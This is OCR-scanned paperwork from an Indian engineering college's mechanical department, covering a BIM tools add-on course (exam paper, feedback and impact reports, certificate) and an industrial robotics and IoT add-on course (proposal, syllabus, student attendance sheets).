63	VML19ME066	VISHNU PRAKASH	15	11	15	12	7	10	6	10	86
		VISHNU K	14	12	12	14	9	6	9	8	82
		VYSHAKH M	10	12	14	11	7	7	8	8	77
		Yadhu Krishnan	15	11	15	12	7	10	6	10	86
		K.V	14	12	12	11	7	10	7	9	82

[Signature]
COURSE CO-ORDINATOR

[Signature]
HEAD OF THE DEPARTMENT

USN : _____



Vimal Jyothi Engineering College
DEPARTMENT OF MECHANICAL ENGINEERING
MEAD801: BIM Tools add-on course

Semester: 8-Scheme 2019
Subject: BIM Tools add-on course (MEAD801)
Faculty: Mr Shaminmuth K K

Date: 30 Jan 2023
Time: 02:00 PM - 04:00 PM
Max Marks: 100

Instructions to Students:

Answer all part A questions.

Part - A
Answer all questions

Marks CO BT/CL

1. Explain the process of creating a building space in Autodesk Revit, including how to perform heating and cooling load analysis.

PI - 6.2.1

[15.0] [CO1] [3]

2. Describe the steps involved in designing an HVAC system in Autodesk Revit that meets industry standards and satisfies the building's requirements.

PI - 6.2.1

[15.0] [CO1] [3]

3. Explain how to use HVAC modeling tools in Autodesk Revit to design ducts, duct fittings, air terminals, and air supply systems that are efficient, effective, and meet industry standards.

PI - 6.2.1

[15.0] [CO2] [3]

Shamin

4. Describe the process of creating and editing plumbing and electrical systems in a building using Autodesk Revit. How do you inspect these systems for errors and ensure that they meet industry standards?

PI - 8.1.1

[15.0] [2] [3]

5. Explain the concept of mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. How do you create complex mechanical models that are efficient, accurate, and meet industry standards?

PI - 8.1.1

[10.0] [CO3] [3]

6. Describe the process of developing proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. What are some strategies for improving your skills in this area?

PI - 9.1.1

[10.0] [CO3] [3]

7. Explain how to use Autodesk Revit and Inventor together to create a complete building design that includes both mechanical and architectural elements. What are some challenges you may encounter when integrating these two software programs?

PI - 6.2.1

[10.0] [CO4] [3]

8. Describe some best practices for using Autodesk Revit and Inventor to design and model mechanical systems that are both efficient and effective. How do you ensure that your designs meet industry standards and are appropriate for the intended use?

PI - 6.2.1

[10.0] [CO4] [3]

Shamir

DEPARTMENT OF MECHANICAL ENGINEERING
VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
MEAD801: BIM Tools Post-event Impact assessment report

BIM Tools Post-Event Feedback Form



Questions Responses Settings

63 responses

View in Sheets

Exporting responses

Summary

Question

Individual

Name:

63 responses

Anand A M

Vinayak Ramachandran

P R Sarath


Pranav J

Amal Joshy

Batch:

63 responses


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- A batch
- B Batch


Shamini

On a scale of 1 to 3 how do you rate the add-on course classes?


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- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses




The software's and tools discussed during this event was relevant and met your curriculum gaps. (P01, P02, P03, P04, P05)

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
- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses




Shwini

You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas on MEP (PO3, PO4, PO5, PS01, PS02):




- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses




The software tools helped you in designing and developing a demonstrable project, which can be used in mechanical based industrial sectors. (PO5, PO12, PS01, PS02):




- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses




Shamini

Were you able to perform effectively as an individual and as a team, and follow the instructions? (PO9, PO11, PO12) :


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- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses




Will the software's included in the add-on course able to contribute to the society, modern engineering and global requirements? (PO3, PO5, PSO1, PSO2):

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- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

63 responses



Shammi


What is your level of learning on Revit & Autodesk inventor after this add-on course?

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(PO12) :

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent


63 responses



On a scale of 5 rate your learning level of BIM tools after this add-on course?

 Copy

63 responses



Shamir

Post Event Impact Analysis Report

1	Event type and name	Type: ADD-ON COURSE Name: BIM tools
2	Date and time	31-01-2023 to 05-02-2023: from 09.00 am to 04.00 pm
3	Participants/ audience	S8 Mechanical Engineering Students
4	Venue	CAD/CAM Lab
5	Outcomes of the event	<p>CO1: Students will be able to create, modify, and edit building spaces in Autodesk Revit to perform heating and cooling load analysis and determine HVAC system requirements. They will be able to design an HVAC system that meets industry standards and satisfies the building's requirements.</p> <p>CO2: Students will be able to design ducts, duct fittings, air terminals, and air supply systems using HVAC modeling tools in Autodesk Revit. They will be able to ensure that the HVAC system is efficient, effective, and meets industry standards.</p> <p>CO3: Students will be able to create, modify, and edit plumbing and electrical systems in a building using Autodesk Revit. They will be able to inspect these systems for errors and ensure that they meet the building's requirements and industry standards.</p> <p>CO4: Students will be able to develop proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. They will be able to use these tools to create complex mechanical models that are efficient, accurate, and meet industry standards.</p>



Event management

Post event feedback form.

	Attainment level of outcomes	Average level of 3 attained <hr/> Feedback forms are attached
6	Connected POs/COs	PO2,PO3,PO5,PO10,PSO1,PSO2
7	Any other relevant information	NIL
8	Responsible persons	<p><i>Shamin</i> 06/02/2023</p> <p>Report prepared by Mr. Shamin Muth KK</p> <p><i>Raju</i> 06/02/2023</p> <p>Approved by Cdr. Raju K K (Retd.) HOD ME</p>

Event photographs:



BIM Tools on 31 jan 2023 to 5 feb 2023 by department of ME

Handwritten signature in red ink.



CERTIFICATE OF TRAINING

Proudly presented to

Sreeraj p

You have successfully completed the Autodesk® Inventor beginner level training from an Authorized Training Center® course specifically designed to satisfy your training requirements. Authorized Training Center instructors deliver quality-learning experiences with courses related to Autodesk products utilizing relevant content and comprehensive courseware. Autodesk's vision is to help people imagine, design, and create a better world.

ANANDHU A

Instructor

03 March 2023

Issuing date

Issue Certificate ID

AP702481097323045178193

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1	Post Event Impact Analysis Report
2	Event Proposal
3	Event Poster
4	Schedule & Event Outline
5	Student Attendance
6	Evaluation Rubrics
7	Sample Assessment
8	Sample Certificate
9	Course Outcome & Program Outcome
10	Event Photographs
11	Feedback Report



VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 676022, KANNUR D.T., KERALA
An ISO 9001:2008 Certified Institution

POST EVENT IMPACT ANALYSIS REPORT

1	Event type and name	ADD-ON COURSE INDUSTRIAL ROBOTICS & INTERNET OF THINGS	
2	Date and time	13-02-2023 TO 17-02-2023 (09.00 AM TO 04.00 PM)	
3	Participants/ audience	S4 ME (2021-25) - 24 STUDENTS	
4	Venue	CAD LAB, VIMAL JYOTHI ENGINEERING COLLEGE	
5	Outcomes of the event	<ul style="list-style-type: none">• Students have the basic knowledge of embedded systems and Design and implement simple embedded systems• Students understood the Arduino platform concept and established the communication between the software and the board.• Students can implement basic python codes in Raspberry pi• Students are able to understand the working principle of different types of sensors & actuators and their implementation in various robots• Students controlled two-axis robotic arm through PC and serial communication	
6	Attainment level of outcomes	PO1, PO2, PO3, PO4, PO5, PO6, PO9, PO11, PO12, PSO1, PSO2 - Attained	
7	Gist of feedback from the participants	<ul style="list-style-type: none">• Students were very interested and benefitted from the training sessions and suggested more such sessions to be conducted in the future.• Detailed feedback from the students has been recorded.	
8	Connected POs/COs	PO1, PO2, PO3, PO4, PO5, PO6, PO9, PO11, PO12, PSO1, PSO2	
9	Any other relevant information	<ul style="list-style-type: none">• Certificates were issued to the students who attended the training sessions.• Appropriate activity points will be assigned as per the KTU guidelines.	
10	Responsible persons	Report prepared by Mejo M Francis (Assistant Professor, ME)	Approved by Cdr. Raju K.K (retd), HOD ME

Mejo M Francis
23/2/23

MEJO M FRANCIS
Assistant Professor
Department of Mechanical Engineering
Vimal Jyothi Engineering College

Cdr. Raju K.K
HOD ME

From

Mejo M Francis

AP ME.

Tutor S4 ME (2021-25) Batch

S31 ME

To

Principal

Vimal Jyothi Engineering College

Subject: Proposal for Add on Course in Industrial Robotics & Internet of Things for S4 ME Students

Sir

This is to inform you that ME Department is organizing an Add on Course in Industrial Robotics & Internet of Things for S4 ME (2021-25) students from 6th to 10 Feb 2023, in association with Klein Robotics Thrissur. The detailed proposal is attached with this letter. In this regard the training center is charging an amount of Rs 1500 /- per student for the add-on course. The total amount for the program is Rs 40000/- This includes training fee 36000 (for 24 students) and the transportation charges Rs 4000/- for the two resource persons.

I kindly request to you approve the add on course proposal and sanction the amount

18th Jan 2023

VJEC

Regards




Mejo M Francis


AP ME

Permanence - 221 x 1000
Food for officials.
Accommodation -

Recommended


18/01/2023


23/01/23







VIMAL JYOTHI ENGINEERING COLLEGE, CHERPERI
DEPARTMENT OF MECHANICAL ENGINEERING



Offering

ADD-ON COURSE on

Industrial Robotics and Internet of Things

COURSE CODE: ADME401

Course duration: 5 days (30 hours)

In association with

Klein Robotics & Skillobotics Edutech Pvt. Ltd



FOR 4th SEMESTER MECHANICAL ENGINEERING STUDENTS

Venue: CAD lab from 13/02/2023 to 17/02/2023

**TRAINING INSTITUTE:
 SKILLOBOTICS EDUTECH PVT. LTD**

**FUNDED AND SPONSORED BY
 VIMAL JYOTHI ENGINEERING COLLEGE**

Convener: Cdr. Raju K Kuriakose (retd), HOD ME
Staff Coordinators: Mr. Mejo M Franics, Dr. Sreekanth M .P, Mr. Anoop K. R



In Association with
Skillobotics Edutech Pvt. Ltd



Mob: 9867529669

First Floor, SreeHari Complex,
Kallur Road, Amballur, Thrissur.
680302
Email: kleinrobotics3@gmail.com

ADD-ON COURSE

Industrial Robotics and Internet of Things:

Duration: 30 Hours (6 hrs. x 5 Days)

Program Outline

Introduces Arduino, Raspberry Python and IOT Projects and evolves into the creation of working models. It covers component identification and preparation as well as various terminations. The focus of the program is on the development of problem solving skills through practical solutions. Assessment relates to accuracy, neatness, quality of manufacturing, programming mastery as well as safety and effort relating to shop tool use and timely project completion.

Objective

- ❖ To impart basic understanding of the concept of embedded systems.
- ❖ To introduce the concepts of Arduino platform and basic coding.
- ❖ To develop Python language programming skills
- ❖ To interface simple peripheral devices to a Microcontroller and equip student group to design and implement simple embedded systems
- ❖ To introduce the concepts of IoT.



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Skillrobotics Edutech Pvt. Ltd



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Kallur Road, Amballur, Thrissur.
680302
Email: kleinrobotics3@gmail.com

Time Line	Content	Description	Duration
Day 1	Introduction to Basic Electronic Devices	<ul style="list-style-type: none">• Basics of Electronic Components.• Introduction to Bread board and other electronic components.• Introduction to different types of circuits. (Example to Glow Led)• How to Calculate and design an electronic circuit.	1hr 30 mins
Day 1	Introduction to Embedded System	<ul style="list-style-type: none">• What is an Embedded System• What is a controller• Difference between Micro-processor and Micro-Controller.• Introduction to Different programming Language and Controllers	1hr 30 mins



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Day 1	Introduction to Arduino	<ul style="list-style-type: none">• What is a Arduino Board• Different types of Arduino Board.• Hardware description of Arduino Board• Powering Arduino UNO and Using Ideal Pins to Glow led's.	1hr 30 mins
Day 1	Introduction to Sensors	<ul style="list-style-type: none">• Introduction to different types of sensors and their operation.• Purpose of different pins of sensors and their operating style.• Application of different sensors.• Materials used for sensors and their conductivity.	1hr 30 mins
Day 2	Introduction to Arduino IDE	<ul style="list-style-type: none">• Basics of Arduino IDE and steps to download and install the software.• Installing different types of packets into the software.• Learning to establish the connection between the software and the Arduino board.	1hr



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Mob: 9867529669

Day 2	Basic Programming	<ul style="list-style-type: none">• Basic code words, Configuring Input pins etc.• What is Input data , Output data, read command, write command• Basic syntax error and also Introduction to commands	2 hr
Day 2	Project 1	<ul style="list-style-type: none">• To glow Led in different transition using delays• To glow led taking input data from sensors like LDR.• To glow array of led and apply delays in different led.	2hr 30 mins
Day 2	Activity	<ul style="list-style-type: none">• Students can try on their own to combine different combination of circuits and program it.	30 min
Day 3	Principle of working for Ultrasonic sensor and Buzzer	<ul style="list-style-type: none">• Students will understand the principle of working for Ultrasonic sensor and Buzzer.	30 mins



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Day 3	Project 3	<ul style="list-style-type: none">• To Interface the ultrasonic sensor with Arduino Uno.• To Interface buzzer with Arduino Uno.• To control the buzzer output based on input of ultrasonic sensor and implement the blind man stick.	2hr 30 mins
Day 3	Introduction to Motor drivers and motors	<ul style="list-style-type: none">• Understand the principle and working of motor drivers and how H-bridge works.• Understand the principle of working of DC motors in depth.	30 mins
Day 3	Project 4	<ul style="list-style-type: none">• Interface the Ultrasonic sensor with Arduino IDE and interface the DC motors through motor drivers to Arduino IDE.• Control the DC motors with Arduino based on inputs from ultrasonic sensor.	2hrs 30 mins
Day 4	Introduction to Servo motors and Serial communication	<ul style="list-style-type: none">• To understand the principle and working of servo motors.• To understand the principles of serial communication.	30 mins
Day 4	Project 5	<ul style="list-style-type: none">• To interface servo motors to Arduino IDE and establish a serial communication between Arduino and PC.• Perform two axis robotic arms controlled through PC using serial communication.	2 hrs 30 mins



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Day 4	Introduction to IOT	<ul style="list-style-type: none"> • What are IoT and its application, Node MCU • Programming Node MCU using Arduino IDE • Sending Data to Arduino, • Creating web interface 	1 hr 30 mins
Day 4	Project 6	<ul style="list-style-type: none"> • To Interface Ultrasonic sensors, DC motors and Servo motors with Arduino IDE and control the obstacle avoidance robot with robotic arm using IOT web interface. 	1 hr 30 mins
Day 5	Introduction to MIT app inventor	<ul style="list-style-type: none"> • Introduction, • creatingbasicinterface, • Connectingblocks. 	1 hr
Day 5	Project 7	<ul style="list-style-type: none"> • Developing an app using MIT app inventor for controlling obstacle avoidance robot with two axis robotic arm. • Sending signals from app to Arduino for control of motors based on inputs given by app. 	2 hrs
Day 5	Introduction to Raspberry pi and Python coding	<ul style="list-style-type: none"> • Getting started, • Installing Nodes, • GUI, Embedded Linux, • Introduction to Terminal, • Basic commands in python, • GPIO Planning, 	1 hr 30 mins



In Association with
Skillrobotics Edutech Pvt. Ltd



Mob: 9867529669

First Floor, SreeHari Complex,
Kallur Road, Amballur, Thrissur.
680302
Email: kleinrobotics3@gmail.com

		<ul style="list-style-type: none">controlling devices using Raspberry Pi,Serial communication with Arduino	
Day 5	Project 8	<ul style="list-style-type: none">LED and motor interfacing with Raspberry Pi,Sending serial data to Arduino	1 hr 30 mins

Commercials

Details	Cost
Internship Charges per Participant	Rs. 1500/- Per Student



DEPARTMENT OF MECHANICAL ENGINEERING

Add – on Course on Industrial Robotics and Internet of Things

S4 ME (2021 - 25 Batch)

SL NO.	KTU REGISTER NUMBER	NAME	SIGNATURE
1	VML21ME001	ABHIJITH K	
2	VML21ME002	ABHINANDH NARAYAN	
3	VML21ME003	ABHINAV R	
4	VML21ME004	ABIN J PRASAD	
5	VML21ME005	AMAN AHAMMED	
6	VML21ME006	ANASWAR SUNIL KUMAR	
7	VML21ME007	ANUMOL BINOY	
8	VML21ME008	ASHWIN RAJ T	
9	VML21ME009	AVINASH C	
10	VML21ME010	DEVAKH S SURESH	
11	VML21ME011	GILBERT THOMAS	
12	VML21ME012	GOVIND MANOJ	
13	VML21ME013	HRITHIK THAROL	
14	VML21ME014	INDRAJITH C NAMBIAR	
15	VML21ME015	JOEL SUNNY	
16	VML21ME016	JYOTHISH BIJITH	
17	VML21ME017	MIRWAIZ OMAR A NAZEER	
18	VML21ME018	RICH ABRAHAM THOMAS	
19	VML21ME019	SAFWAN THAILAKKANDY	
20	VML21ME020	SAYAND V K	
21	VML21ME021	SAYOOJ RAJAN	
22	VML21ME022	SUBIN M	
23	VML21ME023	VISHNU C	
24	VML21ME024	YADHUKRISHNA	

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

DEPARTMENT OF MECHANICAL ENGINEERING

ADD - ON COURSE ON INDUSTRIAL ROBOTICS AND INTERNET OF THINGS

Klein Robotics & Skillobotics Edutech Pvt. Ltd

S4 - ME - (2021-25 Batch)

ATTENDANCE

DAY 1 - 13, FEBRUARY 2023

KTU REGISTER NUMBER	NAME	HOURS					
		1	2	3	4	5	6
VML21ME001	ABHIJITH K	P	P	P	P	P	P
VML21ME002	ABHINANDH NARAYAN	P	P	P	P	P	P
VML21ME003	ABHINAV R	P	P	P	P	P	P
VML21ME004	ABIN J PRASAD	P	P	P	P	P	P
VML21ME005	AMAN AHAMMED	P	P	P	P	P	P
VML21ME006	ANASWAR SUNIL KUMAR	P	P	P	P	P	P
VML21ME007	ANUMOL BINOY	P	P	P	P	P	P
VML21ME008	ASHWIN RAJ T	P	P	P	P	P	P
VML21ME009	AVINASH C	P	P	P	P	P	P
VML21ME010	DEVAKH S SURESH	P	P	P	P	P	P
VML21ME011	GILBERT THOMAS	P	P	P	P	P	P
VML21ME012	GOVIND MANOJ	P	P	P	P	P	P
VML21ME013	HRITHIK THAROL	P	P	P	P	P	P
VML21ME014	INDRAJITH C NAMBIAR	P	P	P	P	P	P
VML21ME015	JOEL SUNNY	P	P	P	P	P	P
VML21ME016	JYOTHISH BIJITH	P	P	P	P	P	P
VML21ME017	MIRWAIZ OMAR A NAZEER	P	P	P	P	P	P
VML21ME018	RICH ABRAHAM THOMAS	P	P	P	P	P	P
VML21ME019	SAFWAN THAILAKKANDY	P	P	P	P	P	P
VML21ME020	SAYAND V K	P	P	P	P	P	P
VML21ME021	SAYOOJ RAJAN	P	P	P	P	P	P
VML21ME022	SUBIN M	P	P	P	P	P	P
VML21ME023	VISHNU C	P	P	P	P	P	P
VML21ME024	YADHUKRISHNA	P	P	P	P	P	P

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6/2/23

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
DEPARTMENT OF MECHANICAL ENGINEERING

ADD - ON COURSE ON INDUSTRIAL ROBOTICS AND INTERNET OF THINGS

Klein Robotics & Skillobotics Edutech Pvt. Ltd

S4 - ME - (2021-25 Batch)

ATTENDANCE DAY 2 - 14, FEBRUARY 2023

KTU REGISTER NUMBER	NAME	HOURS					
		1	2	3	4	5	6
VML21ME001	ABHIJITH K	P	P	P	P	P	P
VML21ME002	ABHINANDH NARAYAN	P	P	P	P	P	P
VML21ME003	ABHINAV R	P	P	P	P	P	P
VML21ME004	ABIN J PRASAD	P	P	P	P	P	P
VML21ME005	AMAN AHAMMED	P	P	P	P	P	P
VML21ME006	ANASWAR SUNIL KUMAR	P	P	P	P	P	P
VML21ME007	ANUMOL BINJOY	P	P	P	P	P	P
VML21ME008	ASHWIN RAJ T	P	P	P	P	P	P
VML21ME009	AVINASH C	P	P	P	A	P	P
VML21ME010	DEVAKH S SURESH	P	P	P	P	P	P
VML21ME011	GILBERT THOMAS	P	P	P	P	P	P
VML21ME012	GOVIND MANOJ	P	P	P	P	P	P
VML21ME013	HRITHIK THAROL	P	P	P	P	P	P
VML21ME014	INDRAJITH C NAMBIAR	P	P	P	P	P	P
VML21ME015	JOEL SUNNY	P	P	P	P	P	P
VML21ME016	JYOTHISH BLJITH	P	P	P	P	P	P
VML21ME017	MIRWAIZ OMAR A NAZEER	P	P	P	P	P	P
VML21ME018	RICH ABRAHAM THOMAS	P	P	P	P	P	P
VML21ME019	SAFWAN THAILAKKANDY	P	P	P	A	P	P
VML21ME020	SAYAND V K	P	P	P	P	P	P
VML21ME021	SAYDOOJ RAJAN	P	P	P	P	P	P
VML21ME022	SUBIN M	P	P	P	P	P	P
VML21ME023	VISHNU C	P	P	P	P	P	P
VML21ME024	YADHUKRISHNA	P	P	P	P	P	P

[Signature]
4/2/23

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DEPARTMENT OF MECHANICAL ENGINEERING

ADD - ON COURSE ON INDUSTRIAL ROBOTICS AND INTERNET OF THINGS

Klein Robotics & Skillrobotics Edutech Pvt. Ltd

S4 - ME - (2021-25 Batch)

ATTENDANCE DAY 3 - 15, FEBRUARY 2023

KTU REGISTER NUMBER	NAME	HOURS					
		1	2	3	4	5	6
VML21ME001	ABHIJITH K	P	P	P	P	P	P
VML21ME002	ABHINANDH NARAYAN	P	P	P	P	P	P
VML21ME003	ABHINAV R	P	P	P	P	P	P
VML21ME004	ABIN J PRASAD	P	P	P	P	P	P
VML21ME005	AMAN AHAMMED	P	P	P	P	P	P
VML21ME006	ANASWAR SUNIL KUMAR	P	P	P	P	P	P
VML21ME007	ANUMOL BINDY	P	P	P	P	P	P
VML21ME008	ASHWIN RAJ T	P	P	P	P	P	P
VML21ME009	AVINASH C	P	P	P	P	P	P
VML21ME010	DEVAKH S SURESH	P	P	P	P	P	P
VML21ME011	GILBERT THOMAS	A	A	P	P	P	P
VML21ME012	GOVIND MANOJ	P	P	P	P	P	P
VML21ME013	HRITHIK THAROL	P	P	P	P	P	P
VML21ME014	INDRAJITH C NAMBIAR	P	P	P	P	P	P
VML21ME015	JOEL SUNNY	P	P	P	P	P	P
VML21ME016	JYOTHISH BIJITH	P	P	P	P	P	P
VML21ME017	MIRWAIZ OMAR A NAZEER	P	P	P	P	P	P
VML21ME018	RICH ABRAHAM THOMAS	A	A	P	P	P	P
VML21ME019	SAFWAN THAILAKKANDY	P	P	P	P	P	P
VML21ME020	SAYAND V K	P	P	P	P	P	P
VML21ME021	SAYOOJ RAJAN	P	P	P	P	P	P
VML21ME022	SUBIN M	P	P	P	P	P	P
VML21ME023	VISHNU C	P	P	P	P	P	P
VML21ME024	YADHUKRISHNA	P	P	P	P	P	P

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DEPARTMENT OF MECHANICAL ENGINEERING

ADD - ON COURSE ON INDUSTRIAL ROBOTICS AND INTERNET OF THINGS

Klein Robotics & Skillrobotics Edutech Pvt. Ltd

S4 - ME - (2021-25 Batch)

ATTENDANCE

DAY 4 - 16, FEBRUARY 2023

KTU REGISTER NUMBER	NAME	HOURS					
		1	2	3	4	5	6
VML21ME001	ABHIJITH K	P	P	P	P	P	P
VML21ME002	ABHINANDH NARAYAN	P	P	P	P	P	P
VML21ME003	ABHINAV R	P	P	P	P	P	P
VML21ME004	ABIN J PRASAD	P	P	P	P	P	P
VML21ME005	AMAN AHAMMED	P	P	P	P	P	P
VML21ME006	ANASWAR SUNIL KUMAR	P	P	P	P	P	P
